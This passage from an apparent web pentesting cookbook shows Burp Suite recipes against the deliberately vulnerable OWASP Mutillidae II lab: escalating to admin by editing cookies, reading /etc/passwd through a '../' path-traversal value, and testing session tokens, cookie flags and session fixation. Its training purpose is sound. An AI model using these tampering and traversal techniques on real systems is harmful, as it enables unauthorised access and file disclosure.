Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

OWASP 2013 ▾
OWASP 2010 ▾
OWASP 2007 ▾
Web Services ▾
HTML 5 ▾
Others ▾
Documentation ▾
Resources ▾

Please remove the /install folder now
GetBoo Logo
About / Help / Register / Log In

Welcome to getboo!
The social bookmarking open-source platform.

Discover
 Submit Query

Recent Tags

[OWASP Home Page](#)
OWASP Home Page
[owasp](#) by user ... on 2010-11-09
comment(1)

[OWASP Broken Web Applications Project Home Page](#)
OWASP Broken Web Applications Project Home Page
[owasp](#) by user ... on 2010-11-09
submit comment

[Previous](#) | [Next](#) Displaying 10 [20](#) [30](#) [40](#) [50](#) per page
[RSS icon](#) feed for this page


Getting Started:
Project Whitepaper


Release
Announcements


Video

How it works...

The `page` parameter does not include proper data validation to ensure the values provided to it are whitelisted or contained to a prescribed list of acceptable values. By exploiting this weakness, we are able to dictate values to this parameter, which should not be allowed.

Testing for privilege escalation

Developer code in an application must include authorization checks on assigned roles to ensure an authorized user is not able to elevate their role to a higher privilege. Such privilege escalation attacks occur by modifying the value of the assigned role and replacing the value with another. In the event that the attack is successful, the user gains unauthorized access to resources or functionality normally restricted to administrators or more-powerful accounts.


Getting ready

Using OWASP Mutillidae II as our target application, let's log in as a regular user, John, and determine whether we can escalate our role to admin.

How to do it...

Ensure Burp and OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view the OWASP BWA applications.

1. From the OWASP BWA Landing page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox browser to the login screen of OWASP Mutillidae II. From the top menu, click **Login**.
3. At the login screen, log in with these credentials—username: `john` and password: `monkey`.
4. Switch to Burp's **Proxy | HTTP history** tab. Find the `POST` and subsequent `GET` requests you just made by logging in as `john`:



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
426	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php	✓		302	50912	HTML	php	
427	http://192.168.56.101	GET	/mutillidae/index.php?popUpNotificationCode=AU1	✓		200	46550	HTML	php	

5. Look at the `GET` request from the listing; notice the cookie name/value pairs shown on the **Cookie:** line.

The name/value pairs of most interest include `username=john` and `uid=3`. What if we attempt to manipulate these values to a different role?

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
426	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php		✓	302	50912	HTML	php
427	http://192.168.56.101	GET	/mutillidae/index.php?popUpNotificationCode=AU1		✓	200	46550	HTML	php

Request Response

Raw Params Headers Hex

```
GET /mutillidae/index.php?popUpNotificationCode=AU1 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Cookie: showhints=1; username=john; uid=3; PHPSESSID=c766t7i9odq5g4lumc2cc06k2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswitchpersist=nad
Connection: close
Upgrade-Insecure-Requests: 1
```

6. Let's attempt to manipulate the parameters `username` and the `uid` stored in the cookie to a different role. We will use Burp's **Proxy | Intercept** to help us perform this attack.
7. Switch to the **Proxy | Intercept** tab, and press the **Intercept is on** button. Return to the Firefox browser and reload the login page.
8. The request is paused within the **Proxy | Intercept** tab. While it is paused, change the value assigned to the `username` from `john` to `admin`. Also, change the value assigned to the `uid` from `3` to `1`:

Target Proxy Spider Scanner Intruder Repeater Sequencer

Intercept **HTTP history** WebSockets history Options

Request to http://192.168.56.101:80

Forward Drop **Intercept is on** Action

Raw Params Headers Hex

```
GET /mutillidae/index.php?popUpNotificationCode=AU1 HTTP/1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=1
Cookie: showhints=1; username=admin; uid=1; PHPSESSID=c766t7i9odq5g4lumc2cc06k2
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

9. Click the **Forward** button, and press the **Intercept is on** again to toggle the intercept button to **OFF (Intercept is off)**.
10. Return to the Firefox browser, and notice we are now logged in as an admin! We were able to escalate our privileges from a regular user to

an admin, since the developer did not perform any authorization checks on the assigned role:

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In Admin: admin (g0t r00t?)

Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5

Mutillidae: Deliberately Vulnerable Web Pen-Testing Application

Like Mutillidae? Check out how to help

What Should I Do?

Video Tutorials

How it works...

There are several application issues associated with the privilege escalation attack shown in this recipe. Any actions related to account provisioning (that is, role assignments) should only be allowed by administrators. Without proper checks in place, users can attempt to escalate their provisioned roles. Another issue exemplified in this recipe is the sequential user ID number (for example, `uid=3`). Since this number is easily guessable and because most applications start with administrator accounts, changing the digit from `3` to `1` seemed a probable guess for association with the admin account.

Testing for Insecure Direct Object Reference (IDOR)

Allowing unauthorized direct access to files or resources on a system based on user-supplied input is known as **Insecure Direct Object Reference (IDOR)**. This vulnerability allows the bypassing of authorization checks placed on such files or resources. IDOR is a result of unchecked user supplied input to retrieve an object without performing authorization checks in the application code.

Getting ready

Using OWASP Mutillidae II as our target application, let's manipulate the value of the `phpfile` parameter to determine whether we can make a call to a direct object reference on the system, such as `/etc/passwd` file.

How to do it...

1. From the Mutillidae menu, select **OWASP 2013 | A4 – Insecure Direct Object References | Source Viewer**:

The screenshot shows the OWASP Mutillidae II: Web Pwn in... interface. At the top, there is a logo of a wasp and the title "OWASP Mutillidae II: Web Pwn in...". Below the title, it says "Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e)". There is a navigation bar with links: Home, Logout, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, and Res. On the left, there is a sidebar with a menu:

- OWASP 2013** (highlighted with a red box)
- OWASP 2010
- OWASP 2007
- Web Services
- HTML 5

Next to each menu item is a corresponding vulnerability category:

- A1 - Injection (SQL)
- A1 - Injection (Other)
- A2 - Broken Authentication and Session Management
- A3 - Cross Site Scripting (XSS)
- A4 - Insecure Direct Object References** (highlighted with a red box)

On the right side of the interface, there is a large banner with the text "Moderately Vulnerable Web" and "Like Mutillidae? Check out how to". Below the banner, there are two buttons:

- Text File Viewer
- Source Viewer** (highlighted with a red box)

2. From the **Source Viewer** page, using the default file selected in the drop-down box (`upload-file.php`), click the **View File** button to see the contents of the file displayed below the button:



OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

Source Code Viewer



Back



Help Me!



Hints

To see the source of the file, choose and click "View File".
Note that not all files are listed.

Source File Name

upload-file.php

[View File](#)

File: upload-file.php

```
<?php include_once (__ROOT__ . '/classes/FileUploadExceptionHandler.php');?>
<?php include_once (__ROOT__ . '/includes/back-button.inc');?>
<?php include_once (__ROOT__ . '/includes/hints-level-1/level-1-hints-menu-wrapper.inc'); ?>
<?php

try{
    switch ($_SESSION["security-level"]){
        case "0": // This code is insecure. No input validation is performed.
            $lEnableJavaScriptValidation = FALSE;
    }
}
```

3. Switch to Burp's **Proxy | HTTP history** tab. Find the `POST` request you just made while viewing the `upload-file.php` file. Note the `phpfile` parameter with the value of the file to display. What would happen if we change the value of this parameter to something else?

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
472	http://192.168.56.101	POST	/mutillidae/index.php?page=source-viewer.php		✓	200	98887	HTML	php	

Request **Response**

Raw **Params** **Headers** **Hex**

```

POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=source-viewer.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 93
Cookie: showhints=1; PHPSESSID=c766tk7i9odq5g4lumc2cc06k2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
page=source-viewer.php&phpfile=upload-file.php&source-file-viewer-php-submit-button=View+File

```

4. Let's perform an IDOR attack by manipulating the value provided to the `phpfile` parameter to reference a file on the system instead. For example, let's try changing the `upload-file.php` value to `../../../../etc/passwd` via Burp's **Proxy | Intercept** functionality.
5. To perform this attack, follow these steps.
 1. Switch to the **Proxy | Intercept** tab, and press the **Intercept is on** button.
 2. Return to the Firefox browser and reload the login page. The request is paused and contained within the **Proxy | Intercept** tab.
 3. As the request is paused, change the value assigned to the `phpfile` parameter to the value `../../../../etc/passwd` instead:

The screenshot shows the OWASP ZAP proxy tool's interface. The top navigation bar has tabs for Target, Proxy (which is selected), Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, and User. Below the tabs are sub-tabs: Intercept (highlighted in red), HTTP history, WebSockets history, and Options. A toolbar below these tabs includes buttons for Forward, Drop, Intercept is on (which is currently off), and Action. At the bottom of the toolbar are buttons for Raw, Params, Headers, and Hex. The main content area displays a POST request to `/mutillidae/index.php?page=source-viewer.php`. The request headers include Host: 192.168.56.101, User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8, Accept-Language: en-US,en;q=0.5, Accept-Encoding: gzip, deflate, Referer: http://192.168.56.101/mutillidae/index.php?page=source-viewer.php, Content-Type: application/x-www-form-urlencoded, Content-Length: 93, and a Cookie: `showhints=1; PHPSESSID=c766thr7i9odq5g4lumc2cco6k2; acopendivids=swingset,jotto,phpbb2,redmine;`. The Connection: close and Upgrade-Insecure-Requests: 1 headers are also present. The request body shows the parameter `page=source-viewer.php&phpfile=../../../../etc/passwd`, which is highlighted with a red rectangle. The `source-file-viewer-php-submit-button=View+File` part is also highlighted in blue.

```
POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=source-viewer.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 93
Cookie: showhints=1; PHPSESSID=c766thr7i9odq5g4lumc2cco6k2; acopendivids=swingset,jotto,phpbb2,redmine;
Connection: close
Upgrade-Insecure-Requests: 1

page=source-viewer.php&phpfile=../../../../etc/passwd&source-file-viewer-php-submit-button=View+File
```

6. Click the **Forward** button. Now press the **Intercept is on** button again to toggle the intercept button to **OFF (Intercept is off)**.
7. Return to the Firefox browser. Notice we can now see the contents of the `/etc/passwd` file!

Source Code Viewer



Back



Help Me!



Hints

To see the source of the file, choose and click "View File".
Note that not all files are listed.

Source File Name

upload-file.php

View File

File: ../../etc/passwd

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
```

How it works...

Due to lack of proper authorization checks on the `phpfile` parameter within the application code, we are able to view a privileged file on the system. Developers and system administrators provide access controls and checks prior to the revealing of sensitive files and resources. When these access controls are missing, IDOR vulnerabilities may be present.

Assessing Session Management Mechanisms

In this chapter, we will cover the following recipes:

- Testing session token strength using Sequencer
- Testing for cookie attributes
- Testing for session fixation
- Testing for exposed session variables
- Testing for Cross-Site Request Forgery

Introduction

This chapter covers techniques used to bypass and assess session management schemes. Session management schemes are used by applications to keep track of user activity, usually by means of session tokens. Web assessments of session management also involve determining the strength of session tokens used and whether those tokens are properly protected. We will learn how to use Burp to perform such tests.

Software tool requirements

To complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications (VM)
- OWASP Mutillidae link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- A Firefox browser configured to allow Burp to proxy traffic (<https://www.mozilla.org/en-US/firefox/new/>)

Testing session token strength using Sequencer

To track user activity from page to page within an application, developers create and assign unique session token values to each user. Most session token mechanisms include session IDs, hidden form fields, or cookies. Cookies are placed within the user's browser on the client-side.

These session tokens should be examined by a penetration tester to ensure their uniqueness, randomness, and cryptographic strength, to prevent information leakage.

If a session token value is easily guessable or remains unchanged after login, an attacker could apply (or fixate) a pre-known token value to a user. This is known as a **session fixation attack**. Generally speaking, the purpose of the attack is to harvest sensitive data in the user's account, since the session token is known to the attacker.

Getting ready

We'll check the session tokens used in OWASP Mutillidae II to ensure they are created in a secure and an unpredictable way. An attacker who is able to predict and forge a weak session token can perform session fixation attacks.

How to do it...

Ensure Burp and the OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view OWASP BWA applications.

1. From the **OWASP BWA Landing** page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox browser to access the home page of OWASP Mutillidae II (URL: `http://<your_VM_assigned_IP_address>/mutillidae/`). Make sure you are starting a fresh session of the Mutillidae application and not logged into it already:



3. Switch to the Proxy | HTTP History tab and select the request showing your initial browse to the Mutillidae home page.
4. Look for the `GET` request and the associated response containing the `Set-Cookie`: assignments. Whenever you see this assignment, you can ensure you are getting a freshly created cookie for your session. Specifically, we are interested in the `PHPSESSID` cookie value:

Target **Proxy** Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept **HTTP history** WebSockets history Options

Logging of out-of-scope Proxy traffic is disabled **Re-enable**

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
24	http://192.168.56.101	GET	/mutillidae/			200	46134	HTML

Request **Response**

Raw Headers Hex HTML Render

```

HTTP/1.1 200 OK
Date: Tue, 04 Sep 2018 18:41:58 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Set-Cookie: PHPSESSID=q7c79cgf8aqvkia7dloiuo7750; path=/
Set-Cookie: showhints=1
Logged-In-User:
Vary: Accept-Encoding
Content-Length: 45632
Connection: close
Content-Type: text/html

</DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/1999/REC-html401-19991224/1
<html>
<head>
    <link rel="shortcut icon" href=".//images/favicon.ico" type="image/x-icon" />
    <link rel="stylesheet" type="text/css" href=".//styles/global-styles.css" />
    <link rel="stylesheet" type="text/css" href=".//styles/ddsmoothmenu/ddsmoothmenu.css" />
    <link rel="stylesheet" type="text/css" href=".//styles/ddsmoothmenu/ddsmoothmenu-v.css" />

```

5. Highlight the value of the of the `PHPSESSID` cookie, right-click, and select Send to Sequencer:

Request **Response**

Raw Headers Hex HTML Render

```

HTTP/1.1 200 OK
Date: Tue, 04 Sep 2018 18:41:58 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Set-Cookie: PHPSESSID=q7c79cgf8aqvkia7dloiuo7750; path=/
Set-Cookie: showhints=1
Logged-In-User:
Vary: Accept-Encoding
Content-Length: 45632
Connection: close
Content-Type: text/html


```


Send to Spider
 Do an active scan
 Do a passive scan
 Send to Intruder Ctrl+I
 Send to Repeater Ctrl+R
Send to Sequencer Ctrl+S

Sequencer is a tool within Burp designed to determine the strength or the quality of the randomness created within a session token.

6. After sending the value of the `PHPSESSID` parameter over to Sequencer, you will see the value loaded in the Select Live Capture Request table.
7. Before pressing the Start live capture button, scroll down to the Token Location Within Response section. In the Cookie dropdown list, select


`PHPSESSID=<captured session token value>`:





8. Since we have the correct cookie value selected, we can begin the live capture process. Click the Start live capture button, and Burp will send multiple requests, extracting the `PHPSESSID` cookie out of each response. After each capture, Sequencer performs a statistical analysis of the level of randomness in each token.

9. Allow the capture to gather and analyze at least 200 tokens, but feel free to let it run longer if you like:



10. Once you have at least 200 samples, click the Analyze now button. Whenever you are ready to stop the capturing process, press the Stop button and confirm Yes:






11. After the analysis is complete, the output of Sequencer provides an overall result. In this case, the quality of randomness for the PHPSESSID session token is excellent. The amount of effective entropy is estimated to be 112 bits. From a web pentester perspective, these session tokens are very strong, so there is no vulnerability to report here. However, though there is no vulnerability present, it is good practice to perform such checks on session tokens:

Live capture (stopped) 

Pause  Auto analyze Requests: 20004

Stop  Analyze now Errors: 0


Overall result

The overall quality of randomness within the sample is estimated to be: excellent.
At a significance level of 1%, the amount of effective entropy is estimated to be: 112 bits.

Note: Character-level analysis was not performed because the sample size is too small relative to the size of the character set used in the sampled tokens.

Effective Entropy

The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed sample being randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated at that significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will



How it works...

To better understand the math and hypothesis behind Sequencer, consult Portswigger's documentation on the topic here: <https://portswigger.net/burp/documentation/desktop/tools/sequencer/tests>.

Testing for cookie attributes

Important user-specific information, such as session tokens, is often stored in cookies within the client browser. Due to their importance, cookies need to be protected from malicious attacks. This protection usually comes in the form of two flags—**secure** and **HttpOnly**.

The **secure** flag informs the browser to only send the cookie to the web server if the protocol is encrypted (for example, HTTPS, TLS). This flag protects the cookie from eavesdropping over unencrypted channels.

The **HttpOnly** flag instructs the browser to not allow access or manipulation of the cookie via JavaScript. This flag protects the cookie from cross-site scripting attacks.

Getting ready

Check the cookies used in the OWASP Mutillidae II application, to ensure the presence of protective flags. Since the Mutillidae application runs over an unencrypted channel (for example, HTTP), we can only check for the presence of the HttpOnly flag. Therefore, the secure flag is out of scope for this recipe.

How to do it...

Ensure Burp and OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view OWASP BWA applications.

1. From the **OWASP BWA Landing** page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox Browser, to access the home page of OWASP Mutillidae II (URL: `http://<your_VM_assigned_IP_address>/mutillidae/`). Make sure you are starting a fresh session and you are not logged in to the Mutillidae application:

The screenshot shows the OWASP Mutillidae II homepage. The URL bar in the browser is highlighted with a red box and contains the address `192.168.56.101/mutillidae/`. The page title is "OWASP Mutillidae II: Web Pwn in Mass Production". Below the title, it says "Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In". A navigation menu on the left includes links for OWASP 2013, OWASP 2010, OWASP 2007, Web Services, HTML 5, Others, Documentation, and Resources. The main content area features a banner for "Mutillidae: Deliberately Vulnerable Web Pen-Testing Application". It includes several interactive icons and links: a thumbs-up icon for "Like Mutillidae? Check out how to help", a question mark icon for "What Should I Do?", a YouTube icon for "Video Tutorials", a red button for "Help Me!", a red lightbulb icon for "Listing of vulnerabilities", a person icon for "Bug Tracker", and an envelope icon for "Bug Report Email Address".

3. Switch to the Proxy | HTTP history tab, and select the request showing your initial browse to the Mutillidae home page. Look for the `GET` request and its associated response containing `Set-Cookie:` assignments. Whenever you see this assignment, you can ensure you are getting a

freshly created cookie for your session. Specifically, we are interested in the `PHPSESSID` cookie value.

4. Examine the end of the `Set-Cookie:` assignments lines. Notice the absence of the `HttpOnly` flag for both lines. This means the `PHPSESSID` and `showhints` cookie values are not protected from JavaScript manipulation. This is a security finding that you would include in your report:

The screenshot shows the OWASP ZAP interface with the 'Proxy' tab selected. In the 'HTTP history' panel, a single entry is listed:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
24	http://192.168.56.101	GET	/mutilidae/			200	46134	HTML

The 'Response' tab is selected, showing the raw response content:

```
HTTP/1.1 200 OK
Date: Tue, 04 Sep 2018 18:41:58 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Set-Cookie: PHPSESSID=q7c79cgf8aqvbia7dloiuo7750; path=/
Set-Cookie: showhints=1
```

How it works...

If the two cookies had `HttpOnly` flags set, the flags would appear at the end of the `Set-Cookie` assignment lines. When present, the flag would immediately follow a semicolon ending the path scope of the cookie, followed by the string `HttpOnly`. The display is similar for the `secure` flag as well:

```
| Set-Cookie: PHPSESSID=<session token value>;path=/;Secure;HttpOnly;
```

Testing for session fixation

Session tokens are assigned to users for tracking purposes. This means that when browsing an application as unauthenticated, a user is assigned a unique session ID, which is usually stored in a cookie. Application developers should always create a new session token after the user logs into the website. If this session token does not change, the application could be susceptible to a session fixation attack. It is the responsibility of web penetration testers to determine whether this token changes values from an unauthenticated state to an authenticated state.

Session fixation is present when application developers do not invalidate the unauthenticated session token, allowing the user to use the same one after authentication. This scenario allows an attacker with a stolen session token to masquerade as the user.

Getting ready

Using the OWASP Mutillidae II application and Burp's Proxy HTTP History and Comparer, we will examine unauthenticated PHPSESSID session token value. Then, we will log in to the application and compare the unauthenticated value against the authenticated value to determine the presence of the session fixation vulnerability.

How to do it...

1. Navigate to the login screen (click Login/Register from the top menu), but do not log in yet.
2. Switch to Burp's **Proxy** HTTP history tab, and look for the `GET` request showing when you browsed to the login screen. Make a note of the value assigned to the `PHPSESSID` parameter placed within a cookie:

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'HTTP history' tab is also highlighted. A table lists a single request (row 126) to 'http://192.168.56.101/index.php?page=login.php'. The 'Raw' tab displays the full HTTP request, which includes a 'Cookie' header containing a PHPSESSID value. This cookie value is highlighted with a red box.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
126	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php		✓	200	50832	HTML	php	

Raw:

```
